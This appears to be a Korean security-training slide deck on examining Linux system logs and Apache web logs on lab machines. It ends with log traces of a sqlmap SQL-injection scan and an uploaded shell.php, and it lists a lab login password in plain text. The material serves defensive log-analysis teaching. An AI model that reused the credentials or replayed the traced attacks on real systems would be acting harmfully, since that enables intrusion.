Login   Name    Tty     Idle  Login Time  Office   Office Phone
bee     bee     tty7      Sep  6 22:19 (:0)
bee     bee     pts/1      Sep  9 18:04 (:0.0)
root   root   *pts/0     2d    Sep  6 22:19 (:1.0)
bee@bee-box:~$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/btmp, /var/log/auth.log
 - 로그인에 실패한 기록 저장
 - 로그 생성을 위해 상단의 bee를 클릭 후 alice 유저로 스위치하여 로그인 시도



3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/btmp, /var/log/auth.log
 - 로그인 시도 5번 후에 아래에 Option을 클릭하고 quit을 선택하여 종료



3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/btmp, /var/log/auth.log
 - last -f /var/log/btmp로 로그인 실패 기록 확인


```
bee@bee-box:~$ last -f /var/log/btmp
(unknown tty9      :20          Sun Sep  9 22:37    gone - no logout
(unknown tty9      :20          Sun Sep  9 22:37 - 22:37  (00:00)
(unknown tty9      :20          Sun Sep  9 22:36 - 22:37  (00:00)
(unknown tty9      :20          Sun Sep  9 22:36 - 22:36  (00:00)
(unknown tty9      :20          Sun Sep  9 22:36 - 22:36  (00:00)

btmp begins Sun Sep  9 22:36:42 2018
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/btmp, /var/log/auth.log
 - beebox의 SSH 실패 기록은 tail /var/log/auth.log로 확인



```

bee@bee-box:~$ tail /var/log/auth.log
Sep  9 22:33:02 bee-box gnome-screensaver-dialog: pam_unix(gnome-screensaver:auth): authentication failure;
e; logname= uid=1000 euid=1000 tty=:0.0 ruser= rhost= user=bee
Sep  9 22:33:04 bee-box gnome-screensaver-dialog: PAM unable to dlopen(/lib/security/pam_smbpass.so)
Sep  9 22:33:04 bee-box gnome-screensaver-dialog: PAM [error: /lib/security/pam_smbpass.so: cannot open s
hared object file: No such file or directory]
Sep  9 22:33:04 bee-box gnome-screensaver-dialog: PAM adding faulty module: /lib/security/pam_smbpass.so
Sep  9 22:33:06 bee-box unix_chkpwd[7095]: password check failed for user (bee)
Sep  9 22:33:06 bee-box gnome-screensaver-dialog: pam_unix(gnome-screensaver:auth): authentication failure;
e; logname= uid=1000 euid=1000 tty=:0.0 ruser= rhost= user=bee
Sep  9 22:33:08 bee-box gnome-screensaver-dialog: PAM unable to dlopen(/lib/security/pam_smbpass.so)
Sep  9 22:33:08 bee-box gnome-screensaver-dialog: PAM [error: /lib/security/pam_smbpass.so: cannot open s
hared object file: No such file or directory]
Sep  9 22:33:08 bee-box gnome-screensaver-dialog: PAM adding faulty module: /lib/security/pam_smbpass.so
Sep  9 22:33:11 bee-box gnome-screensaver-dialog: gkr-pam: couldn't unlock 'login' keyring: 1
bee@bee-box:~$ █
  
```

3 <실습> 리눅스 시스템 로그 파일 열람

- FTP 로그 - /var/log/xferlog
 - ftp나 ncftp 등의 접속 기록
 - 업로드 및 다운로드 등의 자세한 기록을 함께 저장
 - 메타스플로잇 서버에서 netstat 을 활용해 ftp 프로그램 확인 (xinetd와 proftpd가 실행 중)
 - » sudo netstat -atnp | grep :21

```
msfadmin@metasploitable:~$ sudo netstat -atnp | grep :21
[sudo] password for msfadmin:
tcp        0      0 0.0.0.0:21              0.0.0.0:*                LISTEN
5148/xinetd
tcp6       0      0 :::2121              ::::*                  LISTEN
5163/proftpd: (acce
msfadmin@metasploitable:~$ sudo netstat -atnp | grep :21
```

3

<실습> 리눅스 시스템 로그 파일 열람

- FTP 로그 - /var/log/xferlog

» sudo tail /var/log/vsftpd.log

```
msfadmin@metasploitable:/var/log$ sudo tail vsftpd.log
Sun Sep  6 01:28:58 2015 [pid 6626] [ftp] OK LOGIN: Client "192.168.108.128", an
on password "nessus@nessus.org"
Sun Sep  6 01:29:02 2015 [pid 6641] CONNECT: Client "192.168.108.128"
Sun Sep  6 01:29:02 2015 [pid 6646] CONNECT: Client "192.168.108.128"
Wed Sep  5 12:47:28 2018 [pid 5886] CONNECT: Client "101.106.25.210"
Wed Sep  5 12:53:37 2018 [pid 6208] CONNECT: Client "101.106.25.210"
Wed Sep  5 12:54:43 2018 [pid 6259] CONNECT: Client "101.106.25.210"
Wed Sep  5 12:54:50 2018 [pid 6264] CONNECT: Client "101.106.25.210"
Wed Sep  5 12:54:51 2018 [pid 6263] [ftp] OK LOGIN: Client "101.106.25.210", ano
n password "mozilla@example.com"
Wed Sep  5 12:54:57 2018 [pid 6277] CONNECT: Client "101.106.25.210"
Wed Sep  5 12:54:57 2018 [pid 6276] [ftp] OK LOGIN: Client "101.106.25.210", ano
n password "mozilla@example.com"
msfadmin@metasploitable:/var/log$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- FTP 로그 - /var/log/xferlog

» sudo tail /var/log/proftpd/proftpd.log

```
msfadmin@metasploitable:/var/log$ sudo tail proftpd/proftpd.log
Sep 05 12:47:40 metasploitable proftpd[5880] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session closed.
Sep 05 12:47:49 metasploitable proftpd[5899] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session opened.
Sep 05 12:47:49 metasploitable proftpd[5899] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session closed.
Sep 05 12:47:54 metasploitable proftpd[5900] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session opened.
Sep 05 12:47:54 metasploitable proftpd[5900] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session closed.
Sep 05 12:47:59 metasploitable proftpd[5902] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session opened.
Sep 05 12:47:59 metasploitable proftpd[5902] metasploitable.localdomain (::::ffff:101.106.25.210[::::ffff:101.106.25.210]): FTP session closed.
Sep 05 22:01:35 metasploitable proftpd[5015] metasploitable.localdomain: ProFTPD killed (signal 15)
Sep 05 22:01:35 metasploitable proftpd[5015] metasploitable.localdomain: ProFTPD 1.3.1 standalone mode SHUTDOWN
Sep 11 14:52:57 metasploitable proftpd[5163] metasploitable.localdomain: ProFTPD 1.3.1 (stable) (built Thu Feb 21 04:21:14 UTC 2008) standalone mode STARTUP
msfadmin@metasploitable:/var/log$ _
```


3

<실습> 리눅스 시스템 로그 파일 열람

- history - ~/.bash_history

- 유저별로 입력한 실행 명령어 기록

» history 명령어를 실행하거나 tail ~/.bash_history를 실행하여 열람



The screenshot shows a terminal window with the following details:

- Window Title:** bee@bee-box: ~
- OS Status Bar:** Kor Wed Sep 12, 10:29 AM
- Terminal Content:**

```
bee@bee-box:~$ tail ~./.bash_history
exit
ls )l
clear
netstqt )nqt
ls )l
exit
ls -l
set LANG
env
sudo reboot
bee@bee-box:~$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- **실습 문제:** 리눅스 시스템 로그를 백업하는 프로그램 제작 실습
 - 쉘 스크립트나 파이썬 등을 이용하여 지금까지 살펴본 시스템 로그를 백업하는 코드를 작성 하라.

4 <실습> 리눅스 웹 로그 분석

• 리눅스 웹 로그 분석

– 실습 목표

- » 리눅스 서버의 웹로그 파일을 열람한다.

– 실습 환경

구분	IP	ID	PW	비고
DMZ	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdkscjfwj0! http://bee.kshield.jr (DNS : 192.5.90.100)

– 실습 문제 구성

- » 리눅스에서 웹 로그를 확인하고 어떤 기록이 남는지 파악하시오.
- » 리눅스의 grep과 awk의 사용법을 익혀 로그를 원하는 형태로 출력하시오.
- » 리눅스 서버로부터 관리자 PC로 로그 파일을 추출해 apache log viewer와 astrogrep과 분석하시오.


4 <실습> 리눅스 웹 로그 분석

- 웹 로그 - /var/log/httpd/access_log , /var/log/httpd/error_log

- 웹 서버 중 많이 사용하는 아파치에 대한 경로

- 웹 서버 종류에 따라 차이가 있음

- » 설정 파일에서 위치 수정 가능: locate httpd.conf
- » 웹 서버를 간단히 설치 : sudo apt-get install apache2
- » 웹 서버 시작 명령어: sudo service apache2 restart
- » 웹 서버 접속 로그: sudo cat /var/log/apache2/access.log
- » 웹 서버 에러 로그: sudo cat /var/log/apache2/error.log



The screenshot shows a terminal window titled 'bee@bee-box: ~'. The window contains the command 'sudo cat /var/log/apache2/access.log | tail' followed by its execution output. The output displays multiple lines of log entries from the Apache access log, showing various IP addresses, dates, HTTP methods (POST), URLs (e.g., /bwAPP/sqli_13.php), HTTP versions (HTTP/1.0), status codes (200), file sizes (14319), and user agents (sqlmap/1.2.8#stable (http://sqlmap.org)).

```
bee@bee-box:~$ sudo cat /var/log/apache2/access.log | tail
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
10.20.30.100 - - [10/Sep/2018:21:42:25 +0900] "POST /bwAPP/sqli_13.php HTTP/1.0" 200 14319 "-" "sqlmap/1.2.8#stable (http://sqlmap.org)"
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 저장 형태

- /etc/apache2/apache2.conf 파일에 로그 포맷 형식 설정된다.

» cat /etc/apache2/apache2.conf | more

```
root@bee-box: /etc/apache2
File Edit View Terminal Tabs Help
root@bee-box:/var/log# cd /etc/apache2/
root@bee-box:/etc/apache2# ls
apache2.conf envvars mods-available ports.conf sites-enabled
conf.d httpd.conf mods-enabled sites-available
root@bee-box:/etc/apache2# cat apache2.conf | more
#
# Based upon the NCSA server configuration files originally by Rob McCool.
#
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.2/ for detailed information about
# the directives.
#
# Do NOT simply read the instructions in here without understanding
# what they do. They're here only as hints or reminders. If you are unsure
# consult the online docs. You have been warned.
#
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 저장 형태

- /etc/apache2/apache2.conf 파일에 로그 포맷 형식 설정된다.

» cat /etc/apache2/apache2.conf | more

```
root@bee-box: /etc/apache2
File Edit View Terminal Tabs Help

#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
# If you are behind a reverse proxy, you might want to change %h into %{X-Forwar
ded-For}i
#
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combine
d
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

#
# ServerTokens
# This directive configures what you return as the Server HTTP response
# Header. The default is 'Full' which sends information about the OS-Type
# and compiled in modules.
# Set to one of: Full | OS | Minor | Minimal | Major | Prod
# where Full conveys the most information, and Prod the least.
```

리눅스 웹 로그 분석

• 웹 로그 저장 형태

- apache2.conf 파일에 로그 포맷 형식 설정된다.

» LogFormat "%h %l %u %t %r %>s %b %{Referer}i %{User-Agent}i" combined


항목	설명
%h	원격지 호스트, 접속한 클라이언트 IP
%l	원격지 사용자 이름
%u	인증이 요청된 원격 사용자 이름
%t	요청한 날짜와 시간
%r	HTTP 메서드를 포함한 요청의 첫 라인
%s	HTTP 상태코드 %>s를 사용하면 리다리리렉션 발생 시 최종 상태코드를 포함
%b	HTTP 헤더를 제외하고 전송된 바이트
%{Referer}i	요청된 URL이 참조되거나 링크된 URL
%{User-Agent}i	원격지 호스트 브라우저 정보
%T	요청을 처리하는데 걸린 시간(초)

4 <실습> 리눅스 웹 로그 분석

• 저장 로그 확인하기 위한 준비

- 루트 권한에서 /var/log 디렉터리에 접근하여 저장되는 로그를 확인한다.

```
» sudo su -
» cd /var/log/
» ls -al
```



```
root@bee-box: /var/log
File Edit View Terminal Tabs Help
bee@bee-box:~$ sudo su -
[sudo] password for bee:
root@bee-box:~# cd /var/log/
root@bee-box:/var/log# ls -al
total 1312
drwxr-xr-x 16 root      root          4096 2018-09-04 04:03 .
drwxr-xr-x 17 root      root          4096 2014-04-18 20:58 ..
-rw-r-----  1 root      adm           1049 2018-09-04 04:03 acpid
drwxr-x---  2 root      adm           4096 2018-09-04 04:03 apache2
drwxr-xr-x  2 root      root          4096 2014-05-12 19:54 apt
-rw-r--r--  1 root      root            0 2013-04-15 00:49 aptitude
-rw-r--r--  1 root      root          4622 2018-09-04 04:13 auth.log
-rw-r-----  1 root      adm           31 2008-04-22 19:49 boot
-rw-rw-r--  1 root      utmp           0 2014-11-02 17:27 btmp
drwxr-xr-x  2 root      root          4096 2014-11-02 17:27 cups
-rw-r--r--  1 root      root        14527 2018-09-04 04:13 daemon.log
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석 사례 - 파일 업로드 취약점 공격

— grep 사용법

- » 사용 형식: grep [옵션] [패턴] [파일명]
- » 입력되는 파일에서 패턴과 매칭되는 라인 검색

옵션	설명
-b	바이트 오프셋을 출력 라인으로 출력
-c	FILE 당 선택된 줄 수만 인쇄
-h	출력 시 파일 이름 접두사를 억제
-i	대소문자 구분 무시
-l	선택한 줄이 있는 FILE의 이름 만 인쇄
-n	출력 행이 있는 행 번호 인쇄
-s	오류 메시지를 표시하지 않음
-v	일치하지 않는 라인을 선택
-w	전체 단어 일치

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석 사례 - 파일 업로드 취약점 공격

- 파일 업로드 경로 파악, -i 옵션은 대소문자 구분하지 않고 검색된다.

» grep -i "file_upload.php" access.log

```
root@bee-box: /var/log/apache2
File Edit View Terminal Tabs Help
root@bee-box:/var/log/apache2# grep -i "file_upload.php" access.log
192.168.206.152 - - [13/Nov/2017:10:46:17 +0100] "GET /bWAPP/unrestricted_file_upload.php HTTP/1.1" 200 13368 "http://192.168.206.154/bWAPP/portal.php" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
192.168.206.152 - - [13/Nov/2017:10:46:26 +0100] "POST /bWAPP/unrestricted_file_upload.php HTTP/1.1" 200 13448 "http://192.168.206.154/bWAPP/unrestricted_file_upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
192.168.206.152 - - [13/Nov/2017:10:46:28 +0100] "GET /bWAPP/images/shell.php HTTP/1.1" 500 - "http://192.168.206.154/bWAPP/unrestricted_file_upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
192.168.206.152 - - [13/Nov/2017:10:49:10 +0100] "POST /bWAPP/unrestricted_file_upload.php HTTP/1.1" 200 13451 "http://192.168.206.154/bWAPP/unrestricted_file_upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
192.168.206.1 - - [13/Nov/2017:12:53:40 +0100] "POST /bWAPP/unrestricted_file_upload.php HTTP/1.1" 302 - "http://192.168.206.154/bWAPP/unrestricted_file_upload.php" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
192.168.206.1 - - [13/Nov/2017:12:53:40 +0100] "GET /bWAPP/login.php HTTP/1.1" 200
```

리눅스 웹 로그 분석

